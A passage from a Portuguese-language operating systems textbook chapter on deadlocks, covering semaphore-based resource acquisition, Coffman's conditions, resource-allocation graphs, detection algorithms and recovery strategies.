A forma exata de solicitação de recurso é totalmente dependente do sistema. Em alguns sistemas, existe uma chamada de sistema do tipo request, a qual permite que processos solicitem recursos explicitamente. Em outros, os únicos recursos que o sistema operacional conhece são arquivos especiais que somente um processo por vez pode abrir. Esses arquivos são abertos por uma chamada comum do tipo open. Se o arquivo já estiver em uso, o processo chamador será bloqueado até ser fechado pelo proprietário atual.

#### 6.1.2 Aquisição de recursos

Para alguns tipos de recursos — como registros em um sistema de banco de dados —, cabe aos processos de usuário gerenciar, eles mesmos, o uso dos recursos. Uma maneira de permitir ao usuário o gerenciamento de recursos é associar um semáforo a cada recurso. Esses semáforos são todos inicializados com 1. Variáveis do tipo mutex também podem ser usadas. Os três passos relacionados anteriormente são então implementados como uma operação down no semáforo para aquisição e utilização do recurso e, por fim, uma operação up no semáforo para liberação do recurso. Esses passos são mostrados na Figura 6.1(a).

Algumas vezes, os processos precisam de dois ou mais recursos. Eles podem ser adquiridos sequencialmente, como mostrado na Figura 6.1(b). Se mais de dois recursos se fizerem necessários, eles serão simplesmente adquiridos um após o outro.

Até aqui, tudo bem. Enquanto apenas um processo estiver envolvido, as coisas funcionarão bem. É claro que, tendo somente um processo, não há necessidade de adquirir recursos formalmente, pois não há competição por eles.

Agora imaginemos uma situação com dois processos, *A* e *B*, e dois recursos. Dois cenários são apresentados na Figura 6.2. Na Figura 6.2(a), ambos os processos solicitam os recursos na mesma ordem. Na Figura 6.2(b), eles solicitam os recursos em uma ordem diferente. Essa diferença pode parecer irrelevante, mas não é.

Na Figura 6.2(a), um dos processos vai adquirir o primeiro recurso antes do outro. Esse processo também será bem-sucedido na aquisição do segundo recurso e poderá executar seu trabalho. Se o outro processo tentar adquirir o recurso 1 antes de este ter sido liberado, esse processo será

```
typedef int semaphore;
                           typedef int semaphore;
semaphore resource_1;
                           semaphore resource_1;
                           semaphore resource_2;
void process_A(void) {
                           void process_A(void) {
     down(&resource_1);
                                down(&resource_1);
     use_resource_1();
                                down(&resource_2);
     up(&resource_1);
                                use_both_resources();
                                up(&resource_2);
                                up(&resource_1);
                           }
            (a)
                                        (b)
```

Figura 6.1 O uso de um semáforo para proteger recursos. (a) Um recurso. (b) Dois recursos.

```
typedef int semaphore;
     semaphore resource_1;
                                           semaphore resource_1;
     semaphore resource_2;
                                           semaphore resource_2;
     void process_A(void) {
                                           void process_A(void) {
          down(&resource_1);
                                                down(&resource_1);
         down(&resource_2);
                                                down(&resource_2);
         use_both_resources();
                                                use_both_resources();
         up(&resource_2);
                                                up(&resource_2);
          up(&resource_1);
                                                up(&resource_1);
     }
     void process_B(void) {
                                           void process_B(void) {
          down(&resource_1);
                                                down(&resource_2);
         down(&resource_2);
                                                down(&resource_1);
         use_both_resources();
                                                use_both_resources();
         up(&resource_2);
                                                up(&resource_1);
          up(&resource_1);
                                                up(&resource_2);
    }
                                           }
            (a)
                                                        (b)
```

Figura 6.2 (a) Código sem impasse. (b) Código com possibilidade de impasse.

simplesmente bloqueado até o recurso em questão estar disponível.

Na Figura 6.2(b), a situação é diferente. Nesse caso, pode ocorrer que um dos processos adquira os dois recursos e efetivamente bloqueie o outro processo até seu trabalho estar pronto. No entanto, ainda é possível que o processo *A* adquira o recurso 1 e o processo *B* adquira o recurso 2. Então, cada um deles ficará bloqueado quando tentar adquirir o outro recurso. Nenhum dos processos poderá continuar a execução. Estamos diante de um impasse.

Nesse exemplo, verificamos como o que parece ser apenas uma pequena diferença de estilo de programação — qual recurso será adquirido primeiro — determina se o programa vai funcionar ou não, uma sutileza difícil de ser detectada. Como impasses podem ocorrer facilmente, muita pesquisa tem sido feita acerca de como lidar com eles. Este capítulo discute impasses em detalhes e o que pode ser feito a esse respeito.

# 6.2 Introdução aos impasses

Um impasse pode ser formalmente definido da seguinte forma:

Um conjunto de processos estará em situação de impasse se todo processo pertencente ao conjunto estiver esperando por um evento que somente outro processo desse mesmo conjunto poderá fazer acontecer.

Como todos os processos estão esperando, nenhum deles desencadeará qualquer um dos eventos que poderiam acordar algum(ns) outro(s) membro(s) do conjunto e, assim, todos os processos continuam a esperar para sempre. Para esse modelo, consideramos que os processos têm somente um único thread e que não existem interrupções possíveis para acordar o processo bloqueado. A condição de não haver interrupções é necessária para evitar que um processo em situação de impasse seja acordado por, digamos, um alarme e, então, cause evento(s) que libere(m) outros processos do conjunto.

Na maioria dos casos, o evento que cada processo está esperando é a liberação de algum recurso sob a posse atual de um outro membro do conjunto. Em outras palavras, cada membro do conjunto de processos em situação de impasse encontra-se à espera de um recurso que está sendo usado por um outro processo também em situação de impasse. Nenhum dos processos pode continuar a execução, nenhum deles pode liberar qualquer recurso e nenhum deles pode ser acordado. O número de processos, bem como o número e o tipo dos recursos possuídos e requisitados, não é importante. Esse resultado é válido para qualquer tipo de recurso, tanto para hardware como para software. Esse tipo de impasse é denominado impasse de recurso e é provavelmente o tipo mais comum, embora não seja o único. Primeiro estudaremos esse tipo de impasse e, no final deste capítulo, abordaremos brevemente os outros tipos.

#### 6.2.1 Condições para ocorrência de impasses de recursos

Coffman et al. (1971) mostraram que há quatro condições para que ocorra um impasse (de recurso):

 Condição de exclusão mútua. Em um determinado instante, cada recurso está em uma de duas situações: ou associado a um único processo ou disponível.

- Condição de posse e espera. Processos que, em um determinado instante, retêm recursos concedidos anteriormente podem requisitar novos recursos.
- Condição de não preempção. Recursos concedidos previamente a um processo não podem ser forçosamente tomados desse processo — eles devem ser explicitamente liberados pelo processo que os retém.
- 4. Condição de espera circular. Deve existir um encadeamento circular de dois ou mais processos; cada um deles encontra-se à espera de um recurso que está sendo usado pelo membro seguinte dessa cadeia.


Todas essas quatro condições devem estar presentes para que um impasse ocorra. Se faltar uma delas, o impasse de recurso não ocorrerá.

É importante notar que cada condição está relacionada a uma política que o sistema pode ou não adotar. Um certo recurso pode ser associado a mais de um processo por vez? Um processo pode ter um recurso e requisitar outro? Os recursos podem sofrer preempção? É possível que exista espera circular? Posteriormente, veremos como impasses podem ser atacados tentando-se negar a eles alguma dessas condições.

#### 6.2.2 | Modelagem de impasses

Holt (1972) mostrou como essas quatro condições podem ser modeladas a partir do uso de grafos dirigidos. Esses grafos possuem dois tipos de nós: processos — simbolizados como círculos — e recursos — mostrados como quadrados. O arco de um recurso (nó quadrado) para um processo (nó em círculo) indica que o recurso foi previamente requisitado, alocado e que atualmente está sendo usado pelo referido processo. Na Figura 6.3(a), o recurso *R* atualmente está alocado ao processo *A*.

Um arco direcionado de um processo para um recurso indica que o processo está correntemente bloqueado esperando pelo referido recurso. Na Figura 6.3(b), o processo B está esperando pelo recurso S. Na Figura 6.3(c), vemos um impasse: o processo C está esperando pelo recurso T, que está atualmente sendo usado pelo processo D. O processo D



**Figura 6.3** Grafos de alocação de recursos. (a) Processo de posse de um recurso. (b) Processo requisitando um recurso. (c) Impasse.

não se encontra prestes a liberar o recurso *T*, pois ele espera pelo recurso *U*, usado por *C*. Ambos os processos vão esperar para sempre. Um ciclo no grafo indica que existe um impasse que envolve os processos e recursos (presumindo que existe um recurso de cada tipo). Nesse exemplo, o ciclo é *C-T-D-U-C*.

Agora observemos um exemplo de como grafos de recursos podem ser usados. Imagine três processos, *A*, *B* e *C*, e três recursos, *R*, *S* e *T*. As requisições e liberações dos três processos são dadas nas figuras 6.4(a)–(c). O sistema operacional está livre para colocar em execução, em qualquer instante, qualquer processo que não esteja bloqueado, de modo que ele poderia decidir colocar *A* em execução até que *A* finalizasse todo o seu trabalho, colocando *B* em execução, em seguida, até sua conclusão e, por fim, poria *C* em execução.

Essa ordem de execução não gera qualquer impasse (pois não existe competição por recursos), mas também não há qualquer paralelismo. Além de requisições e liberações de recursos, os processos executam e fazem E/S. Quando os processos estão executando sequencialmente, não há nenhuma possibilidade de um processo usar a CPU enquanto outro está esperando por E/S. Assim, a execução estritamente sequencial de processos pode não ser a melhor opção. Por outro lado, se nenhum dos processos fizer qualquer tipo de E/S, o algoritmo job mais curto primeiro (shortest job first) será melhor do que o algoritmo alternância circular (round-robin); portanto, sob certas circunstâncias, a execução sequencial de todos os processos pode ser o melhor caminho.

Vamos supor que os processos façam tanto E/S quanto processamento, de modo que o algoritmo *alternância circular* seja um algoritmo razoável de escalonamento. As requisições de recursos podem ocorrer na ordem da Figura 6.4(d). Se essas seis requisições são realizadas nessa ordem, os seis grafos de recursos resultantes são mostrados nas figuras 6.4(e)–(j). Após a requisição 4 ter sido feita, *A* bloqueia à espera de *S*, como mostrado na Figura 6.4(h). Nos próximos dois passos, *B* e *C* também são bloqueados, levando, por fim, a um ciclo que representa uma situação de impasse ilustrada na Figura 6.4(j).

Contudo, conforme já mencionamos, o sistema operacional não é obrigado a colocar os processos em execução em nenhuma ordem especial. Em particular, se o atendimento de uma requisição for capaz de gerar um impasse, o sistema operacional poderá simplesmente suspender o processo sem atender à requisição (isto é, não escalonando o processo) até que possa ser atendida com segurança. Na Figura 6.4, se o sistema operacional soubesse do impasse iminente, ele poderia suspender *B* em vez de autorizá-lo a usar *S*. Executando somente *A* e *C*, obteríamos as requisições e as liberações da Figura 6.4(k), e não as da Figura 6.4(d). Essa sequência leva aos grafos de recursos das figuras 6.4(l)–(q), os quais não causam impasse.

Após o passo (q), S pode ser concedido ao processo B, pois A já terá finalizado o uso desse recurso e C tem tudo aquilo de que ele precisa. Ainda que B venha a ser bloqueado quando solicitar T, nenhum impasse pode ocorrer. B simplesmente vai esperar até que C termine.

Mais adiante, ainda neste capítulo, estudaremos um algoritmo detalhado usado para tomar decisões de alocação que não causam impasses. Por enquanto, basta saber que os grafos de recursos são uma ferramenta que nos permite ver quando uma dada sequência de requisição/liberação pode levar a impasse. Simplesmente atendemos às requisições e liberações passo a passo e, após cada passo, observamos o grafo para verificar se ele contém algum ciclo. Em caso afirmativo, teremos um impasse; do contrário, não existirá impasse. Embora nosso tratamento de grafos de recursos se refira ao caso da existência de um único recurso de cada tipo, grafos de recursos também podem ser generalizados para tratar vários recursos de mesmo tipo (Holt, 1972).




Figura 6.4 Exemplo de como um impasse ocorre e como pode ser evitado.

Em geral, quatro estratégias são usadas para lidar com impasses:

- Ignorar por completo o problema. Se você o ignorar, talvez ele ignore você.
- Detecção e recuperação. Deixar os impasses ocorrerem, detectá-los e agir.
- Anulação dinâmica por meio de uma alocação cuidadosa de recursos.
- 4. Prevenção, negando estruturalmente uma das quatro condições necessárias para gerar um impasse.

Examinaremos cada um desses métodos nas próximas quatro seções.

# 6.3 Algoritmo do avestruz

O método mais simples é o do algoritmo do avestruz: enterre sua cabeça na areia e finja que nada está acontecendo.¹ Pessoas diferentes reagem a essa estratégia de maneiras diferentes. Matemáticos consideram-na totalmente inaceitável e acreditam que impasses devem ser evitados a qualquer custo. Engenheiros perguntam com que frequência o problema é esperado, com que frequência o sistema falha por outras razões e até que ponto um impasse pode ser sério. Se impasses acontecerem, em média, uma vez a cada cinco anos, mas ocorrerem falhas no sistema a cada semana, em virtude de problemas de hardware, erros de compilação e defeitos no sistema operacional, a maioria dos engenheiros não aceitará perder desempenho para eliminar impasses.

Para tornar esse contraste mais específico, imagine um sistema operacional que bloqueia o processo chamador quando uma solicitação open para um dispositivo físico, tal como um CD-ROM ou uma impressora, não pode ser processada porque o periférico está ocupado. Em geral, cabe ao driver do dispositivo decidir sobre o que fazer nessas circunstâncias. Bloquear ou retornar um código de erro são duas possibilidades óbvias. Se um processo consegue abrir com sucesso a unidade de CD-ROM, outro processo consegue acesso à impressora e os dois tentam abrir o recurso um do outro e são bloqueados, temos um impasse. Poucos sistemas atuais conseguiriam detectá-lo.

# 6.4 Detecção e recuperação de impasses

Uma segunda técnica é a detecção e recuperação. Quando ela é usada, o sistema não tenta prevenir a ocorrência de impasses. Em vez disso, ele deixará que ocorram e tentará detectá-los à medida que isso acontecer, agindo, então, de alguma maneira para se recuperar após o fato. Nesta seção, conheceremos algumas maneiras de detecção de impasses e como tratá-los.

#### 6.4.1 Detecção de impasses com um recurso de cada tipo

Vamos começar com o caso mais simples: quando existe somente um recurso de cada tipo. Esse sistema pode ter um scanner, uma unidade de CD, um plotter e uma unidade de fita, mas não mais do que um recurso de cada classe. Em outras palavras, por enquanto estamos excluindo os sistemas com duas impressoras. Trataremos deles posteriormente, a partir de um método diferente.

Para esse sistema, podemos construir um grafo de recursos como o ilustrado na Figura 6.3. Um impasse existe se esse grafo contiver um ou mais ciclos. Qualquer processo que faça parte de um ciclo está em situação de impasse. Se não houver nenhum ciclo, o sistema não estará em impasse.


Como exemplo de um sistema mais complexo do que os que analisamos até agora, imagine um sistema com sete processos, de *A* a *G*, e com seis recursos, de *R* a *W*. As informações sobre quais recursos estão sendo usados em um determinado instante e quais estão sendo requisitados são as seguintes:

- 1. O processo A possui o recurso Re requisita o recurso S.
- 2. O processo B nada possui, mas requisita o recurso T.
- 3. O processo C nada possui, mas requisita o recurso S.
- O processo D possui o recurso U e requisita os recursos S e T.
- 5. O processo *E* possui o recurso *T* e requisita o recurso *V*.
- 6. O processo *F* possui o recurso *W* e requisita o recurso *S*.
- 7. O processo *G* possui o recurso *V* e requisita o recurso *U*.

A pergunta é a seguinte: "Esse sistema está em impasse? Se estiver, quais os processos envolvidos?"

Para responder a essa questão, podemos construir o grafo de recursos da Figura 6.5(a), o qual contém um ciclo que pode ser visto por inspeção visual. O ciclo é mostrado na Figura 6.5(b). Podemos observar, por meio desse ciclo, que os processos *D*, *E* e *G* estão todos em situação de impasse. Os processos *A*, *C* e *F* não estão sofrendo impasse, pois o recurso *S* é passível de ser alocado a qualquer um deles, permitindo sua conclusão. Então, os outros dois poderão obter o recurso e também ser finalizados. (Observe que, para tornar este exemplo mais interessante, permitimos que o processo *D* solicitasse dois recursos ao mesmo tempo.)

Na verdade, essa parte do folclore é tolice. Avestruzes podem correr a 60 km/h e seus coices são poderosos o suficiente para matar qualquer leão que esteja atrás de uma farta refeição.






Figura 6.5 (a) Um gráfico de recursos. (b) Um ciclo extraído de (a).

Embora seja relativamente simples detectar visualmente os processos em situação de impasse dentro de um grafo simples, para uso em um sistema real é necessário um algoritmo formal de detecção de impasses. São conhecidos muitos algoritmos para detecção de ciclos em grafos dirigidos. A seguir, mostraremos um algoritmo simples que inspeciona um grafo e termina ou quando encontra um ciclo ou quando percebe que não existe nenhum ciclo. Ele usa uma estrutura de dados, L, uma lista de nós, assim como a lista de arcos. Durante a execução desse algoritmo, os arcos serão marcados para indicar que já foram inspecionados, evitando, assim, inspeções repetitivas.

O algoritmo opera executando os seguintes passos:

- 1. Para cada nó N no grafo execute os cinco passos seguintes, usando N como nó inicial.
- 2. Inicialize L como uma lista vazia e assinale todos os arcos como desmarcados.
- 3. Insira o nó atual no final da lista *L* e verifique se o nó agora aparece em L duas vezes. Em caso afirmativo, o grafo contém um ciclo (assinalado em L) e o algo-
- 4. A partir do referido nó, verifique se existe algum arco de saída desmarcado. Em caso afirmativo, vá para o passo 5; do contrário, vá para o passo 6.
- 5. Escolha aleatoriamente um arco de saída desmarcado e marque-o. Então, siga esse arco para obter o novo nó atual e vá para o passo 3.
- 6. Se esse nó for o inicial, o grafo não conterá ciclo algum e o algoritmo terminará. Senão, o final foi alcançado. Remova-o e volte para o nó anterior isto é, aquele que era atual antes desse —, marque-o como atual e vá para o passo 3.

O que esse algoritmo faz é tomar cada nó, um após o outro, como a raiz do que se espera ser uma árvore, e fazer uma busca do tipo depth-first. Se tornar a passar por um nó já percorrido, isso significa que encontrou um ciclo. Se já tiver percorrido todos os arcos a partir de um nó qualquer, ele retorna ao nó anterior. Se retornar ao nó-raiz e não puder ir adiante, o subgrafo alcançável a partir do nó atual não conterá ciclo algum. Se essa propriedade for válida para todos os nós, o grafo inteiro não possuirá qualquer ciclo, de modo que o sistema não contém impasse.

Para entender como o algoritmo funciona na prática, vamos usá-lo no grafo da Figura 6.5(a). A ordem de processamento dos nós é arbitrária; assim, vamos apenas inspecioná-los da esquerda para a direita, de cima para baixo, executando o algoritmo primeiro a partir de R e então, sucessivamente, A, B, C, S, D, T, E, F e assim por diante. Se for encontrado um ciclo, o algoritmo parará.

Começamos em R e inicializamos a lista L como lista vazia. Então, acrescentamos R à lista e nos deslocamos para a única possibilidade, o nó A, e o adicionamos a L, fazendo então L = [R, A]. A partir de A vamos para S, obtendo L =[R, A, S]. S não tem arcos de saída, forçando um retorno para A. Como A não tem qualquer arco desmarcado, retornamos a R, completando nossa inspeção a partir de R.

Agora reinicializamos o algoritmo partindo de A, reinicializando a lista L como lista vazia. Essa busca também para rapidamente, de modo que reinicializamos de novo a partir de B. De B continuamos a seguir os arcos de saída até encontrarmos D, quando L = [B, T, E, V, G, U, D]. Devemos então fazer uma escolha (aleatória). Se escolhermos S, vamos para um nó sem saída e retornamos a D. Na segunda tentativa, escolhemos T e atualizamos L para ser [B, T, E, V, G, U, D, T], ponto em que descobrimos o ciclo e paramos o algoritmo.

Esse algoritmo está longe de ser ótimo. Para um algoritmo melhor, veja Even (1979). De qualquer modo, ele demonstra que existe um algoritmo para a detecção de impasses.

#### 6.4.2 Detecção de impasses com múltiplos recursos de cada tipo

Quando existem várias cópias de algum recurso, é necessário um método diferente para detectar impasses.

Veremos agora um algoritmo, baseado em matrizes, para a detecção de impasses entre n processos, de  $P_1$  a  $P_n$ . Seja m o número de classes de recursos, com  $E_1$  recursos de classe 1,  $E_2$  recursos de classe 2 e, generalizando,  $E_i$  recursos de classe i ( $1 \le i \le m$ ). E é o **vetor de recursos existentes**; ele fornece o número total de instâncias de cada recurso existente. Por exemplo, se a classe 1 for de unidades de fita, então  $E_1 = 2$  significará que o sistema tem duas unidades de fita.

Em um instante qualquer, alguns dos recursos se encontram alocados a processos e, por isso, não estão disponíveis. Seja A o **vetor de recursos disponíveis**, com  $A_i$  fornecendo o número de instâncias do recurso i disponíveis (isto é, não alocadas) nesse instante. Se ambas as unidades de fita estiverem alocadas,  $A_i$  será 0.

Precisamos então de dois vetores: C, a **matriz de alocação atual**, e R, a **matriz de requisição**. A i-ésima linha de C informa quantas instâncias de cada classe de recurso o processo  $P_i$  possui no momento. Assim,  $C_{ij}$  é o número de instâncias do recurso j que estão alocadas ao processo i. Da mesma maneira,  $R_{ij}$  é o número de instâncias do recurso j que  $P_i$  quer. Essas quatro estruturas de dados são mostradas na Figura 6.6.

Uma importante condição invariante se aplica a essas quatro estruturas de dados. Em particular, cada recurso

Recursos existentes 
$$(E_1, E_2, E_3, ..., E_m)$$

$$Matriz de alocação atual$$

$$\begin{bmatrix} C_{11} & C_{12} & C_{13} & \cdots & C_{1m} \\ C_{21} & C_{22} & C_{23} & \cdots & C_{2m} \\ \vdots & \vdots & & \vdots \\ C_{n1} & C_{n2} & C_{n3} & \cdots & C_{nm} \end{bmatrix}$$

$$Linha n é a alocação atual para o processo n$$

Recursos disponíveis
$$(A_1, A_2, A_3, ..., A_m)$$
Matriz de requisições
$$\begin{bmatrix} R_{11} & R_{12} & R_{13} & \cdots & R_{1m} \\ R_{21} & R_{22} & R_{23} & \cdots & R_{2m} \\ \vdots & \vdots & & \vdots \\ R_{n1} & R_{n2} & R_{n3} & \cdots & R_{nm} \end{bmatrix}$$
Linha 2 informa qual é a necessidade do processo 2

Figura 6.6 As quatro estruturas de dados necessárias ao algoritmo de detecção de impasses.

está alocado a um processo ou se encontra disponível. Isso significa que

$$\sum_{i=1}^{n} C_{ij} + A_j = E_j$$

Em outras palavras, se fizermos o somatório de todas as instâncias do recurso *j* já alocadas e adicionarmos a isso todas as instâncias ainda disponíveis, o resultado será o número de instâncias existentes daquela classe de recursos.

O algoritmo de detecção de impasses baseia-se na comparação de vetores. Vamos definir a relação  $A \le B$ , entre dois vetores A e B, para indicar que cada elemento de A é menor ou igual ao elemento correspondente de B. Matematicamente,  $A \le B$  se aplica se e somente se  $A_i \le B_i$  para  $1 \le i \le m$ .


Inicialmente, todos os processos estão desmarcados. À medida que o algoritmo prossegue sua execução, os processos são marcados, indicando que eles estão aptos a completar seus processamentos sem sofrer impasses. Quando o algoritmo terminar, todos os processos que ainda permanecerem desmarcados estarão em situação de impasse. Esse algoritmo supõe que todos os processos manterão os recursos que adquirirem até que terminem.

O algoritmo de detecção de impasses agora pode ser apresentado como a seguir.

- Procure um processo desmarcado, P<sub>i</sub>, para o qual a i-ésima linha de R seja menor ou igual à correspondente de A.
- 2. Se esse processo for encontrado, adicione a *i*-ésima linha de *C* à correspondente de *A*, marque o processo e volte para o passo 1.
- Se não existir esse processo, o algoritmo terminará.
   Quando o algoritmo terminar, todos os processos desmarcados, caso existam, estarão em situação de impasse.

O algoritmo em seu passo 1 estará procurando um processo que possa ser executado até ser concluído. Esse processo é caracterizado por ter necessidades de recursos que podem ser satisfeitas pelos recursos disponíveis nesse determinado instante. O processo selecionado é, então, colocado em execução até terminar, quando devolverá os recursos a ele alocados ao pool de recursos disponíveis. A partir disso, esse processo é marcado como terminado. Se ao final todos os processos estiverem aptos a serem executados, nenhum deles estará em impasse. Se há possibilidade de alguns deles ficarem sem executar, eles estarão em situação de impasse. Embora o algoritmo seja não determinístico (os processos podem ser executados em qualquer ordem possível), o resultado é sempre o mesmo.

Para exemplificar como o algoritmo de detecção de impasses funciona, observe a Figura 6.7. Nela temos três processos e quatro classes de recursos, as quais rotulamos arbitrariamente como unidades de fita, plotters, scanners e uma unidade de CD-ROM. O processo 1 possui um scanner. O processo 2 possui duas unidades de fita e uma unidade de CD-ROM. O processo 3 tem um plotter e dois scanners. Cada processo precisa de recursos adicionais, tal como mostrado pela matriz *R*.



Matriz alocação atual Matriz de requisições
$$C = \begin{bmatrix} 0 & 0 & 1 & 0 \\ 2 & 0 & 0 & 1 \\ \end{bmatrix} \qquad \qquad R = \begin{bmatrix} 2 & 0 & 0 & 1 \\ 1 & 0 & 1 & 0 \\ \end{bmatrix}$$

Figura 6.7 Um exemplo para o algoritmo de detecção de impasses.

Para executarmos o algoritmo de detecção de impasses, procuramos um processo cujas necessidades de recursos possam ser satisfeitas. O primeiro processo não pode ser satisfeito, pois não existe nenhuma unidade de CD--ROM disponível. O segundo processo também não pode ser satisfeito, pois não existe nenhum scanner livre. Felizmente, o terceiro processo pode ser satisfeito, de modo que, ao terminar sua execução, devolverá todos os seus recursos ao pool de recursos disponíveis, fazendo

$$A = (2 \ 2 \ 2 \ 0)$$

Nesse ponto, o processo 2 pode ser executado e, após sua execução, devolver seus recursos ao pool de recursos disponíveis, fazendo

$$A = (4 2 2 1)$$

Agora, o processo restante pode ser executado. Não existe nenhum impasse no sistema.

Considere agora uma pequena modificação na situação da Figura 6.7. Suponha que o processo 2 precise de uma unidade de CD-ROM além de duas unidades de fita e do plotter. Nenhuma dessas requisições pode ser satisfeita; assim, todo o sistema estará em situação de impasse.

Já que sabemos como detectar impasses (pelo menos com solicitações de recursos previamente conhecidas), surge a questão de quando procurar por eles. Uma possibilidade é verificar toda vez que uma requisição de recurso for feita. Podemos, assim, detectá-los o mais cedo possível, mas é potencialmente caro em termos de tempo de CPU. Uma estratégia alternativa é verificar periodicamente a cada k minutos ou, talvez, somente quando a necessidade de utilização da CPU tiver caído abaixo de um certo limite. A razão para considerar a utilização da CPU é que, quando muitos processos estiverem em situação de impasse, restarão poucos processos aptos a continuar sua execução e a CPU muitas vezes estará ociosa.

#### 6.4.3 Recuperação de situações de impasse

Suponha que nosso algoritmo de detecção de impasses tenha sido bem-sucedido, localizando um impasse. O que fazer em seguida? É necessário recuperar, de algum modo, o sistema dessa situação e colocá-lo novamente em condições normais de execução. Nesta seção, discutiremos diversas maneiras de fazer isso. No entanto, você vai perceber que nenhuma delas se mostrará interessante.

#### Recuperação por meio de preempção

Em alguns casos, pode ser possível retomar provisoriamente um recurso de seu proprietário atual para dá-lo a outro processo. Muitas vezes uma intervenção manual pode ser necessária, especialmente em sistemas operacionais de processamento em lote (batch) executados em computadores de grande porte.

Por exemplo, para retomar uma impressora a laser de seu processo-proprietário atual, o operador pode juntar todos os formulários já impressos e colocá-los em uma pilha. Em seguida, o processo pode ser suspenso (marcado como não executável). Nesse ponto, a impressora pode ser liberada para outro processo. Quando esse segundo processo terminar, a pilha de formulários já impressos pode ser devolvida à bandeja de saída da impressora, e o processo anterior é reinicializado.

A habilidade para retirar um recurso de um processo, entregá-lo a outro processo e depois devolvê-lo ao primeiro, sem que o processo perceba, é altamente dependente da natureza do recurso. Alguns recursos tornam essa operação muito difícil ou mesmo impossível. A escolha do processo que será suspenso depende amplamente de quais processos têm recursos passíveis de serem facilmente retomados.

#### Recuperação por meio de retrocesso

Se projetistas de sistemas e operadores de máquinas souberem da possibilidade de ocorrência de impasses, provavelmente poderão fazer com que os processos periodicamente gerem pontos de salvaguardo (checkpoints). Verificar um processo, nesse caso, significa ter seu estado guardado em um arquivo, de modo que possa ser reinicializado posteriormente. Esse arquivo contém não só a imagem da memória, mas também o estado dos recursos, isto é, quais recursos estão em um determinado instante alocados ao processo. Para maior eficiência, cada novo ponto de salvaguardo deve ser escrito em um novo arquivo, não escrita sobre o arquivo anterior, de modo que, ao ser executado, um processo acumule uma sequência completa de salvaguardo.

Quando um impasse é detectado, torna-se fácil ver quais recursos são necessários. Para fazer a recuperação, um processo que tem um dos recursos necessários é revertido para um estado em um instante anterior ao momento em que adquiriu algum outro recurso, e isso é feito simplesmente reinicializando o processamento a partir de um de seus pontos de salvaguardos anteriores. Todo o trabalho feito desde esse ponto é perdido (por exemplo, as impressões desde o último ponto de salvaguarda devem ser descartadas, visto que serão impressas novamente). Na verdade, o processo será reinicializado para um momento anterior, quando ele ainda não possuía o recurso, que é agora alocado a um dos processos em situação de impasse. Se o processo que sofreu reversão de estado tentar adquirir o recurso novamente, ele terá de esperar até o recurso estar disponível.

#### Recuperação por meio da eliminação de processos

A maneira mais grosseira de eliminar um impasse, mas também a mais simples, é 'matar' um ou mais processos. Uma possibilidade é matar um processo presente no ciclo. Com um pouco de sorte, os demais processos serão capazes de prosseguir. Se não for suficiente, essa ação poderá ser repetida até o ciclo ser quebrado.

De outro modo, um processo não presente no ciclo pode ser escolhido como vítima para liberar seus recursos. Por esse método, o processo a ser morto será cuidadosamente escolhido por deter recursos necessários a alguns processos no ciclo. Por exemplo, um processo pode estar de posse de uma impressora e querer um plotter, com outro processo detendo um plotter e querendo uma impressora. Esses dois processos estão em situação de impasse. Um terceiro processo pode reter outra impressora idêntica e outro plotter idêntico e estar executando, feliz da vida. Ao matar o terceiro processo, esses recursos são liberados, removendo a situação de impasse entre os primeiros dois processos.

Sempre que possível, é melhor matar um processo capaz de ser reexecutado desde seu início, a fim de evitar efeitos colaterais. Por exemplo, uma compilação sempre pode ser reexecutada porque tudo o que ela faz é ler um arquivo-fonte e produzir um arquivo-objeto. Se ela for morta durante uma execução, essa execução não terá nenhuma influência sobre a próxima execução.

Por outro lado, um processo que atualiza um banco de dados nem sempre é passível de ser executado com segurança uma segunda vez. Se o processo adiciona 1 a algum registro da base de dados, executa uma vez, é morto e depois é executado novamente, terá adicionado 2 ao registro em vez de 1, o que é incorreto.

# 6.5 Evitando impasses

Na discussão acerca da detecção de impasses, presumimos tacitamente que, quando um processo requisita recursos, ele os requisita todos de uma só vez (a matriz *R* da Figura 6.6). No entanto, na maioria dos sistemas, os recursos são requisitados um de cada vez. O sistema deve ser capaz de decidir se liberar um recurso é seguro ou não e somente fazer uma alocação quando ela for segura. Assim, surge uma questão: existe algum algoritmo que sempre permita evitar impasses fazendo sempre a escolha correta? A resposta é um sim com restrições — podemos evitar impasses, mas somente quando certas informações estiverem disponíveis antecipadamente. Nesta seção, veremos como evitar impasses alocando os recursos cuidadosamente.

#### 6.5.1 Trajetórias de recursos

Os algoritmos principais para evitar impasses são baseados no conceito de estados seguros. Antes de descrever esses algoritmos, faremos uma breve digressão para mostrar o conceito de segurança, de uma maneira gráfica e fácil de ser entendida. Embora a abordagem gráfica não possa ser traduzida diretamente em um algoritmo utilizável, ela nos dá uma boa ideia da natureza do problema.

Na Figura 6.8, vemos um modelo que envolve dois processos e dois recursos — por exemplo, uma impressora e um plotter. O eixo horizontal representa o número de

